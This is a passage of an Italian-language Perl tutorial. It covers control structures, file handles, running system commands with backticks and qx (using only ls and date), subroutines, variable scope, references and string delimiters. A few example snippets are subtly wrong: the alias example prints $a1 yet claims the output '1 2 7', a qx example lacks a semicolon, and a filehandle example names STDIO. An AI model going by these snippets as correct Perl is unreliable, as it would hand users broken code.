Nei modelli sintattici indicati, le parentesi graffe fanno parte delle istruzioni, essendo i delimitatori dei blocchi di istruzioni di Perl.

295.6.1 if | unless

`if` (*condizione*) { *istruzione*;...}
`if` (*condizione*) { *istruzione*;...} `else` { *istruzione*;...}
`if` (*cond*) { *istr*;...} `elsif` (*cond*) { *istr*;...}... `else` { *istr*;...}

Se la condizione si verifica viene eseguito il gruppo di istruzioni seguente, racchiuso tra parentesi graffe, quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**`elsif`**', nel caso non si verifichino altre condizioni precedenti, viene verificata la condizione successiva; se questa si avvera, viene eseguito il gruppo di istruzioni che ne segue. Al termine il controllo riprende dopo la struttura. Se viene utilizzato '**`else`**', quando non si verifica alcuna condizione di quelle poste, viene eseguito il gruppo di istruzioni finale. Seguono alcuni esempi.

```
if ($importo > 10000000) { print "L'offerta è vantaggiosa"; }
```

```
if ($importo > 10000000)
  {
    $memorizza = $importo;
    print "L'offerta è vantaggiosa.\n";
  }
else
  {
    print "Lascia perdere.\n";
  }
```

```
if ($importo > 10000000)
  {
    $memorizza = $importo;
    print "L'offerta è vantaggiosa.\n";
  }
elsif ($importo > 5000000)
  {
    $memorizza = $importo;
    print "L'offerta è accettabile.\n";
  }
else
  {
    print "Lascia perdere.\n";
  }
```

‘**unless**’ può essere utilizzato come ‘**if**’, con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue ‘**unless**’ solo se **non** si verifica la condizione.

295.6.2 while | until

while (*condizione*) { *istruzione* ;...}
while (*condizione*) { *istruzione* ;...} continue { *istruzione* ;...;}

La struttura ‘**while**’ esegue un gruppo di istruzioni finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell’esecuzione del successivo.

Il blocco di istruzioni che segue ‘**continue**’ viene eseguito semplicemente di seguito al gruppo normale. Ci sono situazioni in cui viene saltato. Segue l’esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
while ($cont > 0)
  {
    $numero = $numero * $cont;
    $cont = $cont -1;
  }
print "Il fattoriale è $numero.\n";
```

La stessa cosa si poteva semplificare nel modo seguente:

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
while ($cont)
  {
    $numero *= $cont;
    $cont--;
  }
print "Il fattoriale è $numero.\n";
```

All’interno delle istruzioni di un ciclo ‘**while**’ possono apparire alcune istruzioni particolari:

- ‘**next**’

  interrompe l’esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione (se esiste il gruppo ‘**continue**’, ‘**next**’ rinvia all’esecuzione di questo e quindi alla valutazione della condizione);

- ‘**last**’

  esce definitivamente dal ciclo ‘**while**’ senza curarsi del gruppo di istruzioni ‘**continue**’;

- ‘**redo**’

  ripete il ciclo, senza valutare e verificare nuovamente l’espressione della condizione e senza curarsi del gruppo di istruzioni ‘**continue**’;

L’esempio seguente è una variante del calcolo del fattoriale in modo da vedere il funzionamento di ‘**last**’. ‘**while (1){...}**’ equivale a un ciclo senza fine perché la condizione (cioè il valore 1) è sempre vera.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
# Il ciclo seguente è senza fine.
while (1)
  {
    $numero *= $cont;
    $cont--;
    if (!$cont)
      {
        last;
      }
  }
print "Il fattoriale è $numero.\n";
```

'**`until`**' può essere utilizzato come '**`while`**', con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue '**`until`**' solo se **non** si verifica la condizione. In pratica, al verificarsi della condizione, il ciclo termina.

295.6.3 do ... while | do ... until

`do {` *istruzione* `;`...`} while (`*condizione* `)`

'**`do`**...**`while`**' esegue un gruppo di istruzioni almeno una volta, quindi ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*. Segue il solito esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$cont       = $ARGV[0];
$fattoriale = 1;
do
  {
    $fattoriale *= $cont;
    $cont--;
  }
while ($cont);
print "Il fattoriale è $fattoriale.\n";
```

'**`until`**', al posto di '**`while`**', verifica che la condizione non si avveri, in pratica inverte il senso della condizione che controlla il ciclo.

295.6.4 for

`for (`*espressione1* `;` *espressione2* `;` *espressione3* `) {` *istruzione* `;`...`}`

Questa è la forma tipica di un'istruzione '**`for`**', in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguito il gruppo di istruzioni e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

`for ($`*var* `=` *n* `;` *condizione* `; $`*var*`++) {` *istruzione* `;`...`}`

In realtà la forma del ciclo '**`for`**' potrebbe essere diversa, ma in tal caso si preferisce utilizzare il nome '**`foreach`**' che è comunque un sinonimo.

In breve: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*. L'ultima espressione viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

Segue il solito esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
for ($cont = 1; $cont < $ARGV[0]; $cont++)
  {
    $numero *= $cont;
  }
print "Il fattoriale è $numero.\n";
```

295.6.5 foreach

`foreach` *var_scalare* *lista* `{` *istruzione* `;`...`}`

'**`foreach`**' è un sinonimo di '**`for`**', per cui si tratta della stessa cosa, solo che si preferisce utilizzare due termini differenti per una struttura che può articolarsi in due modi diversi.

La variabile scalare iniziale, viene posta di volta in volta ai valori contenuti nella lista, eseguendo ogni volta il gruppo di istruzioni. Il ciclo finisce quando non ci sono più elementi nella lista.

Segue il solito esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
foreach $cont (1 .. ($ARGV[0] -1))
  {
    $numero *= $cont;
  }
print "Il fattoriale è $numero.\n";
```

295.6.6 Istruzioni condizionate

Una brutta tradizione di Perl consente la scrittura di istruzioni condizionate secondo le sintassi seguenti:

espressione1 `if` *espressione2*
espressione1 `unless` *espressione2*
espressione1 `while` *espressione2*
espressione1 `until` *espressione2*

Si tratta di forme abbreviate e sconsigliabili (secondo il parere di chi scrive) delle sintassi seguenti.

`if (`*espressione2*`) {` *espressione1* `}`
`unless (`*espressione2*`) {` *espressione1* `}`
`while (`*espressione2*`) {` *espressione1* `}`
`until (`*espressione2*`) {` *espressione1* `}`

Come si vede, lo sforzo necessario a scrivere le istruzioni nel modo normale, è minimo. Evidentemente, l'idea che sta alla base della possibilità di usare sintassi così strane delle strutture '**`if`**', '**`while`**' e simili, è quella di permettere la scrittura di codice che assomigli alla lingua inglese.

295.7 Funzioni interne

Perl fornisce una serie di funzioni già pronte. In realtà, più che di funzioni vere e proprie, si tratta di operatori unari che intervengono sull'argomento posto alla loro destra. Questa precisazione è importante perché serve a comprendere meglio il meccanismo con cui Perl interpreta le chiamate di tali funzioni od operatori.

Finora si è visto il funzionamento di una funzione molto semplice, '**`print`**'. Questa emette il risultato dell'operando che si trova alla sua destra, ma solo del primo. Se ciò che appare alla destra di '**`print`**' è un'espressione, la valutazione dell'insieme '**`print`** *espressione*', dipende dalle precedenze tra gli operandi. Infatti:

```
print 1+2+4;
```

restituisce sette;

```
print (1+2)+4;
```

restituisce tre;

```
print (1+2+4);
```

restituisce sette.

Utilizzando le funzioni di Perl nello stesso modo in cui si fa negli altri linguaggi, racchiudendo l'argomento tra parentesi, si evitano ambiguità; soprattutto, in questo modo, sembrano essere veramente funzioni anche se si tratta di operatori.

L'argomento di queste funzioni di Perl (ovvero l'operando) può essere uno scalare o una lista. In questo caso quindi, così come lo scalare non ha la necessità di essere racchiuso tra parentesi, anche la lista non lo ha. Resta in ogni caso il fatto che ciò sia almeno consigliabile per migliorare la leggibilità del programma. Il capitolo 298 elenca e descrive alcune di queste funzioni.

295.8 Input/Output dei dati

L'I/O può avvenire sia attraverso l'uso dei flussi standard di dati (standard input, standard output e standard error) che utilizzando file differenti. I flussi di dati standard sono trattati come file normali, con la differenza che generalmente non devono essere aperti o chiusi.

Assieme alla gestione dei file si affianca la possibilità di eseguire comandi del sistema operativo, in parte descritta nella sezione dedicata agli operatori di delimitazione di stringhe.

295.8.1 Esecuzione di comandi di sistema

Una stringa racchiusa tra apici inversi, oppure indicata attraverso l'operatore di stringa '**`qx`**', viene interpolata e il risultato viene fatto eseguire dal sistema operativo.

L'output del comando è il risultato della valutazione della stringa e il valore restituito dal comando può essere letto dalla variabile predefinita '**`$?`**'. È importante ricordare che generalmente i comandi del sistema operativo restituiscono un valore pari a zero quando l'operazione ha avuto successo. Dal punto di vista di Perl, quando '**`$?`**' contiene il valore *Falso* significa che il comando ha avuto successo.

L'esempio seguente dovrebbe rendere l'idea.

```
#!/usr/bin/perl

# $elenco riceve l'elenco di file in forma di un'unica stringa.
```

```
$elenco = `ls *.pl`;

if ($? == 0)
  {
    # L'operazione ha avuto successo e viene visualizzato l'elenco.
    print "$elenco\n";
  }
else
  {
    # L'operazione è fallita.
    print "Non ci sono programmi Perl\n";
  }
```

295.8.2 Gestione dei file

Perl, come molti altri linguaggi, gestisce i file come flussi, o *file handle*, che sono un riferimento interno a un file aperto. I flussi di file vengono indicati attraverso un nome, che per convenzione è espresso quasi sempre attraverso lettere maiuscole.

Perl mette a disposizione tre flussi di file predefiniti: '**`STDIN`**', '**`STDOUT`**' e '**`STDERR`**'. Questi corrispondono rispettivamente ai flussi di standard input, standard output e standard error. Altri file possono essere utilizzati aprendoli attraverso la funzione '**`open()`**', con cui si abbina un flusso al file reale.

Perl è predisposto per gestire agevolmente i file di testo, cioè quelli organizzati convenzionalmente in righe terminanti con il codice di interruzione di riga. Si valuta un flusso di file, come se si trattasse di una variabile, racchiudendone il nome tra parentesi angolari, ottenendo la lettura e la restituzione di una riga, ogni volta che avviene tale valutazione. Per esempio,

```
#!/usr/bin/perl

while (defined ($riga = <STDIN>))
 {
    print $riga;
 }
```

emette attraverso lo standard output ciò che riceve dallo standard input. Quindi, la lettura del flusso di file attraverso la semplice valutazione dell'espressione, restituisce una riga fino al codice di interruzione di riga incluso. In questo modo, nell'esempio non è necessario aggiungere il codice '**`\n`**' nell'argomento della funzione '**`print`**'.

Se un flusso di file è l'unica cosa che appare nella condizione di un ciclo '**`while`**' o '**`for`**', la sua valutazione genera la lettura della riga e il suo inserimento all'interno della variabile predefinita '**`$_`**'. Questo fatto può essere usato convenientemente considerando che quando si raggiunge la fine, la valutazione del flusso di file genera un valore indefinito, pari a *Falso* in una condizione. I due esempi seguenti sono identici al quello mostrato poco sopra.

```
#!/usr/bin/perl

while (<STDIN>)
  {
    print $_;
  }
```

```
#!/usr/bin/perl

for ( ; <STDIN>; )
  {
    print $_;
  }
```

Un flusso di file può essere valutato in un contesto lista. In tal caso restituisce tutto il file in una lista in cui ogni elemento è una riga. Naturalmente ciò viene fatto a spese della memoria di elaborazione.

```
#!/usr/bin/perl

@mio_file = <STDIN>;
print @mio_file;
```

L'esempio appena mostrato si comporta come gli altri visti finora: restituisce lo standard input attraverso lo standard output.[6]

295.8.3 File globbing

Perl, se non riconosce ciò che trova all'interno di parentesi angolari come un flusso di file, tratta questo come un modello per indicare nomi di file, che viene valutato ottenendo l'elenco dei nomi corrispondenti. In pratica, la valutazione di '**`<*.pl>`**' restituisce l'elenco dei nomi dei file che terminano con l'estensione '`.pl`' nella directory corrente. Generalmente è preferibile eseguire un tipo di valutazione del genere in un contesto lista, come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = <*.pl>;
print "@mioelenco\n";
```

In alternativa si può utilizzare la funzione interna '**`glob()`**', come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = glob ("*.pl");
print "@mioelenco\n";
```

295.9 Funzioni definite dall'utente

Le funzioni definite dall'utente, o subroutine se si preferisce il termine, possono essere collocate in qualunque parte del sorgente Perl. Eventualmente possono anche essere caricate da file esterni. I parametri delle funzioni vengono passati nello stesso modo in cui si fa per le funzioni predefinite, interne a Perl: attraverso una lista di elementi scalari. Le funzioni ottengono i parametri dall'array predefinito '`@_`'. Il valore restituito dalle funzioni è quello dell'ultima istruzione eseguita all'interno della funzione: solitamente si tratta di '**`return`**' che permette di controllare meglio la cosa.

La sintassi normale per la dichiarazione di una funzione è la seguente. Le parentesi graffe vanno intese in modo letterale e non fanno parte della descrizione del modello sintattico.

`sub` *nome* `{` *istruzione*... `}`

Per la chiamata di una funzione si deve usare la forma seguente:

`&`*nome* `(`*parametro*`,`...`)`

L'uso della e-commerciale ('**`&`**') all'inizio del nome è opportuno anche se non è strettamente obbligatorio: permette di evitare ambiguità se il nome della funzione è stato usato per altri tipi di entità all'interno del programma Perl.

```
#!/usr/bin/perl

sub somma
```

[6] La funzione '**`print`**' ha l'argomento senza virgolette perché altrimenti inserirebbe uno spazio indesiderato tra un elemento e l'altro.

```
{
    return ($_[0] + $_[1]);
}

# I valori da sommare vengono indicati nella riga di comando.
$totale = &somma ($ARGV[0], $ARGV[1]);

print "$ARGV[0] + $ARGV[1] = $totale\n";
```

L'esempio mostrato sopra dovrebbe chiarire il ruolo dell'array '`@_`' all'interno della funzione, come mezzo per il trasporto dei parametri di chiamata.

295.9.1 Chiamata per riferimento e chiamata per valore

L'array '`@_`' è costruito attraverso riferimenti ai parametri utilizzati originariamente nella chiamata. Ciò è sufficiente a fare in modo che modificando il contenuto dei suoi elementi, queste modifiche si riflettano sui parametri di chiamata. Si ha in tal modo quello che si definisce *chiamata per riferimento* , in cui la funzione è in grado di modificare le variabili utilizzate come parametri.

> Naturalmente ciò ha senso solo se i parametri utilizzati sono espressi in forma di variabile e come tali possono essere modificati. Tentare di modificare una costante produce un errore irreversibile.

Dal momento che l'array '`@_`' contiene riferimenti ai dati originali, assegnando all'array un'altra lista di valori non si alterano i dati originali, ma si perde il contatto con quelli. Quindi, non si può assegnare a tale array una lista come modo rapido di variare tutti i parametri della chiamata.

Per gestire elegantemente una funzione che utilizzi il sistema della chiamata per valore, si può fare come nell'esempio seguente:

```
sub miasub
{
        local ($primo, $secondo, $terzo) = @_;
        ...
        return ...;
}
```

In tal modo, agendo successivamente solo sulle variabili scalari ottenute non si modifica l'array '`@_`', e lo stesso codice diventa più leggibile.

295.9.2 Campo di azione delle variabili

Perl gestisce tre tipi di campi di azione per le variabili (di solito si usa il termine *scope* per fare riferimento a questo concetto). Si tratta di variabili *pubbliche*, *private* e *locali*.

Le variabili pubbliche sono accessibili in ogni punto del programma, senza alcuna limitazione, a meno che vengano oscurate localmente. Si ottiene una variabile pubblica quando questa viene creata senza specificare nulla di particolare.

```
# Inizializzazione di una variabile pubblica.
$pubblica = "ciao";
```

Una variabile privata è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, non possono accedere alle variabili private dichiarate nel blocco chiamante. Si dichiara una variabile privata attraverso l'istruzione '**`my`**'.

`my` *variabile*
`my` *variabile* `=` *valore*
`my (`*variabile1*`,` *variabile2*`,` ...`)`

Una variabile locale è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, possono accedere alle variabili locali dichiarate nel blocco chiamante. Si dichiara una variabile locale attraverso l'istruzione '**`local`**'.

`local` *variabile*
`local` *variabile* `=` *valore*
`local (`*variabile1*`,` *variabile2*`,` ...`)`

Sia le variabili private che quelle locali permettono di utilizzare un nome già esistente a livello globale, sovrapponendosi temporaneamente a esso. Quelle locali, in particolare, hanno valore anche per le funzioni chiamate all'interno dei blocchi in cui queste variabili sono state dichiarate.

Si dice anche che le variabili private abbiano un campo di azione definito in modo lessicale, mentre quelle locali in modo dinamico: terminata la zona di influenza, le variabili locali vengono rilasciate, mentre quelle private no.

Seguono due esempi di calcolo del fattoriale in modo ricorsivo. In un caso si utilizza una variabile privata, nell'altro una locale. Funzionano entrambi correttamente.

```
#!/usr/bin/perl

sub fattoriale
{
    my $valore = $_[0];
    if ($valore > 1)
      {
        return ($valore * &fattoriale ($valore -1));
      }
    else
      {
        return 1;
      }
}

$miofatt = &fattoriale ($ARGV[0]);

print "$ARGV[0]! = $miofatt\n";
```

```
#!/usr/bin/perl

sub fattoriale
{
    local $valore = $_[0];
    if ($valore > 1)
      {
        return ($valore * &fattoriale ($valore -1));
      }
    else
      {
        return 1;
      }
}

$miofatt = &fattoriale ($ARGV[0]);

print "$ARGV[0]! = $miofatt\n";
```

295.10 Variabili contenenti riferimenti

Si è accennato al fatto che una variabile scalare può contenere anche *riferimenti*, oltre a valori stringa o numerici. Il riferimento è un modo alternativo per puntare a un'entità determinata del programma. La gestione di questi riferimenti da parte di Perl è piuttosto complessa. Qui vengono analizzate solo alcune caratteristiche e possibilità.

Perl gestisce due tipi di riferimenti: diretti (*hard*) e simbolici. Volendo fare un'analogia con quello che accade con i collegamenti dei file system Unix, i primi sono paragonabili ai collegamenti fisici (gli *hard link*), mentre i secondi sono simili ai collegamenti simbolici.

295.10.1 Riferimenti diretti

I riferimenti diretti vengono creati utilizzando l'operatore barra obliqua inversa ('`\`'), come negli esempi seguenti.

```
$rifscalare     = \$mioscalare;

$rifarray       = \@mioarray;

$rifhash        = \%miohash;

$rifcodice      = \&miafunzione;

$rifflusso      = \*MIO_FILE;
```

Esiste anche una forma sintattica alternativa di esprimere i riferimenti: si tratta di indicare il nome dell'entità per la quale si vuole creare il riferimento, preceduto da un asterisco e seguito dalla definizione del tipo a cui questa entità appartiene, tra parentesi graffe.

```
$rifscalare     = *mioscalare{SCALAR};

$rifarray       = *mioarray{ARRAY};

$rifhash        = *miohash{HASH};

$rifcodice      = *miafunzione{CODE};

$rifflusso      = *MIO_FILE{IO};
```

Perl riconosce anche il tipo '**`FILEHANDLE`**' equivalente a '**`IO`**', per motivi di compatibilità con il passato.

295.10.2 Riferimenti simbolici

I riferimenti simbolici sono basati sul nome dell'entità a cui si riferiscono, per cui, una variabile scalare contenente il nome dell'oggetto può essere gestita come un riferimento simbolico. Seguono alcuni degli esempi visti nel caso dei riferimenti diretti, in quanto con questo tipo di riferimenti non si possono gestire tutte le situazioni.

```
$rifscalare = 'mioscalare';

$rifarray   = 'mioarray';

$rifhash    = 'miohash';

$rifcodice  = 'miafunzione';
```

Generalmente, l'utilizzo di riferimenti simbolici è sconsigliabile, a meno che ci sia una buona ragione.

295.10.3 Dereferenziazione

Restando in questi termini, a parte il caso dei flussi di file, il modo per *dereferenziare* le variabili che contengono i riferimenti è uguale per entrambi i tipi. La forma normale richiede l'utilizzo delle parentesi graffe per delimitare lo scalare. In precedenza si era visto che una variabile scalare poteva essere indicata attraverso la forma '**${**_nome_**}**'. Estendendo questo concetto, racchiudendo tra parentesi graffe un riferimento, si ottiene l'oggetto stesso. Per cui:

```
${$rifscalare}
```

equivale a utilizzare '**$mioscalare**';

```
${$rifscalare}[0]
```

equivale a utilizzare '**$mioarray[0]**';

```
${$rifhash}{primo}
```

equivale a utilizzare '**$miohash{primo}**';

```
&{$rifcodice} (1, 7)
```

equivale a utilizzare '**&miafunzione (1, 7)**'.

Sono anche ammissibili altre forme, più espressive o più semplici. La tabella 295.7 riporta alcuni esempi con le forme possibili per dereferenziare gli scalari contenenti dei riferimenti.

Tabella 295.7. Esempi attraverso cui dereferenziare le variabili scalari contenenti dei riferimenti.

${$rifscalare}	$$rifscalare	
${$rifscalare}[0]	$$rifscalare[0]	$rifscalare->[0]
${$rifhash}{primo}	$$rifhash{primo}	$rifhash->{primo}
&{$rifcodice} (1, 7)	&$rifcodice (1, 7)	$rifcodice-> (1, 7)

Il caso dei flussi di file è più semplice, in quanto è sufficiente valutare il riferimento, invece del flusso di file vero e proprio. L'esempio seguente dovrebbe chiarire il meccanismo.

```
$rifstdio  = \*STDIO;
$riga = <$rifstdio>;
```

295.10.4 Array multidimensionali

Gli array di Perl hanno una sola dimensione. Per ovviare a questo inconveniente si possono utilizzare elementi che fanno riferimento ad altri array. In pratica, si potrebbe fare qualcosa di simile all'esempio seguente:

```
@primo   = (1, 2);
@secondo = (3, 4);

@mioarray = (\@primo, \@secondo);
```

Qui, l'array '**mioarray**' rappresenta una matrice a due dimensioni rappresentabile nel modo seguente:

```
/ 1  2 \
|      |
\ 3  4 /
```

Per accedere a un elemento singolo di questo array, per esempio al primo elemento della seconda riga (il numero tre), si può usare intuitivamente una di queste due forme.

```
${$mioarray[1]}[0]
```

```
$mioarray[1]->[0]
```

In alternativa è concessa anche la forma seguente, più semplice e simile a quella di altri linguaggi.

```
$mioarray[1][0]
```

Una particolarità di Perl sta nella possibilità di definire delle entità anonime. Solitamente si tratta di variabili che non hanno un nome e a cui si accede attraverso uno scalare contenente un riferimento diretto al loro contenuto. Il caso più interessante è dato dagli array, perché questa possibilità permette di definire istantaneamente un array multidimensionale. L'array dell'esempio precedente poteva essere dichiarato nel modo seguente:

```
@mioarray = ([1, 2], [3, 4]);
```

La gestione pratica di un array multidimensionale secondo Perl, potrebbe sembrare un po' complessa a prima vista. Tuttavia, basta ricordare che si tratta di array dinamici, per cui, basta assegnare un elemento per dichiararlo implicitamente:

```
@mio_array = ();
...
$mio_array[0] = "ciao";
$mio_array[1] = "come";
$mio_array[2] = "stai";
...
```

Come si vede, viene dichiarato l'array senza elementi, al quale questi vengono inseriti solo successivamente. Così facendo, la dimensione dell'array varia in base all'uso che se ne fa. Con questo criterio si possono gestire anche gli array multidimensionali:

```
@mio_array = ();
...
$mio_array[0] = ();
...
$mio_array[0][0] = "ciao";
$mio_array[0][1] = "come";
$mio_array[0][2] = "stai";
...
```

In questo caso, dopo aver dichiarato l'array '**`@mio_array`**', senza elementi, viene dichiarato il primo elemento come contenente un altro array vuoto; infine, vengono dichiarati i primi tre elementi di questo sotto-array. Il funzionamento dovrebbe essere intuitivo, anche se si tratta effettivamente di un meccanismo molto complesso e potente.

Di fronte a array multidimensionali di questo tipo, potenzialmente irregolari, si può porre il problema di conoscere la lunghezza di un sotto-array. Volendo usare la tecnica del prefisso '**`$#`**', si potrebbe fare come nell'esempio seguente, per determinare la lunghezza dell'array contenuto in '**`$mio_array[0]`**'.

```
$ultimo = $#{$mio_array[0]};
```

295.10.5 Alias

Attraverso l'uso dei riferimenti, è possibile creare un alias di una variabile. Per comprendere questo è necessario introdurre l'uso dell'asterisco. Si osservi questo esempio: se '**`$variabile`**' rappresenta una variabile scalare, '**`*variabile`**' rappresenta il puntatore alla variabile omonima. In un certo senso, '**`*variabile`**' è equivalente a '**`\$variabile`**', ma non è proprio la stessa cosa. Si osservino gli assegnamenti seguenti, supponendo che esista già la variabile '**`$tua`**' e si tratti di uno scalare.

```
*mia = \$tua;
*mia = *tua;
```

I due assegnamenti sono identici, perché in entrambi i casi si assegna a '**`*mia`**' il riferimento alla variabile scalare '**`$tua`**'. Il risultato di questo è che si può usare la variabile scalare '**`$mia`**' come alias di '**`$tua`**'. L'esempio seguente dovrebbe chiarire meglio la cosa.

```
#!/usr/bin/perl
$tua = "ciao";
*mia = \$tua;
print "$mia\n";
```

Quello che si ottiene è l'emissione della stringa '**`ciao`**', cioè il contenuto della variabile '**`$tua`**', ottenuto attraverso l'alias '**`$mia`**'.

Attraverso gli alias è possibile gestire agevolmente il passaggio di parametri per riferimento nelle chiamate delle funzioni. Si osservi l'esempio seguente, in cui una funzione altera il contenuto di un array, senza che questo debba essere dichiarato come variabile globale.

```
#!/usr/bin/perl
sub alterazione_array
{
  local (*a) = $_[0];
  $a[0] = 1;
  $a[1] = 2;
}

local ($b) = ();

$b[0] = 9;
$b[1] = 8;
$b[2] = 7;

&alterazione_array (\@b);

print STDOUT ($a1[0] . " " . $a1[1] . " " . $a1[2] . "\n");
```

Eseguendo questo programmino molto semplice, si ottiene la stringa seguente:

```
1 2 7
```

Questo serve a dimostrare che i primi due elementi dell'array sono stati modificati dalla funzione.

295.11 Avvio di Perl

Normalmente è sufficiente rendere eseguibile uno script Perl per fare in modo che il programma '`/usr/bin/perl`' venga eseguito automaticamente per la sua interpretazione. Il programma '`/usr/bin/perl`' permette di utilizzare alcune opzioni, principalmente utili per individuare errori sintattici e problemi di altro tipo.

Alcune opzioni

`-c`

Analizza sintatticamente lo script e termina senza eseguirlo.

`-w`

Viene usato assieme a '**`-c`**' e permette di avere informazioni più dettagliate su problemi eventuali che non sono necessariamente considerabili come errori sintattici.

`-d`

Esegue lo script all'interno di un sistema diagnostico di *debug*.

Esempi

$ **`perl mio.pl`**

Avvia il programma Perl '**`mio.pl`**'. Generalmente si avvia direttamente lo script, ma se questo non è stato reso eseguibile attraverso i permessi, si può ovviare in questo modo.

$ **perl -c mio.pl**

Analizza lo script '**`mio.pl`**' senza eseguirlo. Se tutto va bene si ottiene l'output seguente:

```
mio.pl syntax OK
```

$ **perl -c -w mio.pl**

Come nell'esempio precedente, con l'aggiunta dell'opzione '**`-w`**', con la quale si ottengono maggiori indicazioni e suggerimenti per migliorare il programma.

$ **perl -d mio.pl**

Avvia il sistema diagnostico per il programma '**`mio.pl`**'.

Capitolo 296

Perl: gestione delle stringhe

La gestione delle stringhe da parte di Perl è fatta attraverso gli operatori di delimitazione delle stringhe stesse e le espressioni regolari. È questo insieme di cose che rende Perl uno strumento valido per la gestione dei file di testo.

296.1 Operatori di delimitazione di stringhe

Nella sezione dedicata agli operatori e alle espressioni erano rimasti in sospeso gli operatori di delimitazione di stringhe. Nei linguaggi di programmazione tradizionale esiste normalmente il problema di delimitare le stringhe, ovvero le costanti alfanumeriche. Sono già stati mostrati due tipi di delimitatori, gli apici doppi e singoli che hanno un comportamento simile a quello delle shell comuni. In realtà Perl ha una gestione molto più raffinata e generalizzata delle stringhe. Quando il tipo di delimitazione, ovvero il tipo di stringa, lo consente, sono validi alcuni codici di escape. La tabella 296.1 mostra l'elenco di queste sequenze di escape utilizzabili nelle stringhe.

Tabella 296.1. Elenco delle sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

Escape	Corrispondenza
\\	\
\"	"
\$	$
\@	@
\'	'
\t	*<HT>*
\n	*<LF>*
\r	*<CR>*
\f	*<FF>*
\a	*<BEL>*
\e	*<ESC>*
\0*n*	Numero ottale rappresentato da *n*.
\x*h*	Numero esadecimale rappresentato da *h*.
\[	Carattere di controllo.
\l	Il carattere successivo in minuscolo.
\u	Il carattere successivo in maiuscolo.
\L	Minuscolo fino al codice '**\E**'.
\U	Maiuscolo fino al codice '**\E**'.
\E	Conclusione di un modificatore.
\Q	Evita l'interpretazione come espressione regolare fino al codice '**\E**'.

La delimitazione dei vari tipi di stringa avviene in una forma tradizionale, attraverso delimitatori che esprimono di per sé il tipo di stringa, oppure attraverso una forma che consente di cambiare tipo di delimitatore:

```
x delim_sinistro stringa delim_destro eventuali_opzioni
```

La sigla che appare inizialmente, *x* in questo caso, definisce il tipo di stringa; il delimitatore sinistro e quello destro possono essere parentesi aperte e chiuse di qualunque tipo: tonde, quadre, graffe e angolari, ma si possono utilizzare anche altri simboli, solo che in tal caso, il delimitatore sinistro e quello destro saranno uguali.

La tabella 296.5, alla fine di questo gruppo di sezioni, riassume i vari tipi di operatori di delimitazione delle stringhe.

296.1.1 q | ' ' -- stringa letterale non interpolata

Si tratta della stringa racchiusa normalmente tra apici singoli. È già stata descritta in precedenza. In particolare, restituisce la stringa racchiusa senza effettuare l'interpolazione delle eventuali variabili e dei simboli di escape che dovesse incorporare, a eccezione di '\'' e '\\'. Si può esprimere in due modi.

'*stringa*'
q*delim_sinistro stringa delim_destro*

Seguono alcuni esempi.

```
$miavar = 'Stringa tradizionale che non interpola';

$miavar = q|Una stringa che "contiene 'apici' di ogni tipo".|;

$miavar = q(Sembra una funzione, ma non lo è);

$miavar = q{Le variabili non vengono interpolate. $ciao};
```

296.1.2 qq | " " -- stringa letterale interpolata

Si tratta della stringa racchiusa normalmente tra apici doppi. È già stata descritta in precedenza. In particolare, restituisce la stringa racchiusa interpolando le variabili e i simboli di escape che dovesse incorporare. Si può esprimere in due modi.

"*stringa*"
qq*delim_sinistro stringa delim_destro*

Seguono alcuni esempi.

```
$miavar = "Stringa tradizionale che interpola";

$miavar = qq|Una stringa che \"contiene 'apici' di ogni tipo\".|;

$miavar = qq(Sembra una funzione, ma non lo è);

$ciao = "Saluti!";
$miavar = qq{Le variabili vengono interpolate. $ciao};
```

296.1.3 qx | ` ` -- comando di sistema

Si tratta di stringhe il cui contenuto deve essere valutato e successivamente eseguito come comando dal sistema operativo. Questo tipo di stringa è racchiuso normalmente tra apici singoli inversi, come avviene nelle shell comuni. Il contenuto della stringa viene interpolato prima dell'esecuzione del comando. La valutazione della stringa si traduce nell'output emesso attraverso lo standard output dal comando stesso. Si può esprimere in due modi.

`*stringa*`
qx*delim_sinistro stringa delim_destro*

Seguono alcuni esempi.

```
$miadata = `date`;

$mioelenco = qx(ls);

$opzioni = '-l'
$mioelenco = qx{ls $opzioni};
```

296.1.4 qw -- lista di parole

La stringa racchiusa in questo tipo di delimitazione, non viene interpolata, ma semplicemente restituita in forma di *lista di parole*. In pratica, tutto ciò che risulta separato da spazi (spazi veri e propri, caratteri di tabulazione e codici di interruzione di riga) viene estratto e inserito in una lista di elementi. Si può esprimere solo nel modo seguente:

qw*delim_sinistro stringa delim_destro*

Seguono alcuni esempi validi.

```
@mialista = qw/ciao come stai/;

@mialista = qw(uno      due     tre);

